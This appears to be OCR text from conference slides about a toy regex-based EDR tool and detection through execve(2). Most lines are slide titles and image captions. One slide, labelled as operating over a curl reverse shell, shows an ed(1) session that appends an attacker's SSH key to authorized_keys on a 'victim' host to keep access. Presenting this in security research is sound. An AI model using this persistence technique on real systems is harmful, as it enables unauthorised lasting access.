
Code: github.com/magisterquis/procrastinationedr

Regex in a trenchcoat




Code: github.com/magisterquis/procrastinationedr

That's the whole thing, EDR with no response actions




Code: github.com/magisterquis/procrastinationedr


ed(1)


Ops - Curlrevshell
⌥⌘1
> ed .ssh/authorized_keys
95
> ,n
1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ02ZABjzlpI3YsL1/zIHOCR/W7ZIxUb74MJrEMLPinI wurzel@victim
> a
> ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICBxUc92O3DFCt8Tjb1IL8k8ZV6j1zI3v0xvC3q6UuLf wurzel@victim
> .
> ,n
1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ02ZABjzlpI3YsL1/zIHOCR/W7ZIxUb74MJrEMLPinI wurzel@victim
2 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICBxUc92O3DFCt8Tjb1IL8k8ZV6j1zI3v0xvC3q6UuLf wurzel@victim
> wq
190


The Blue Team's favorite* syscall: execve(2)




The Blue Team's favorite* syscall: execve(2)




The Blue Team's favorite* syscall: execve(2)




The Blue Team's favorite* syscall: execve(2)




The Blue Team's favorite* syscall: execve(2)



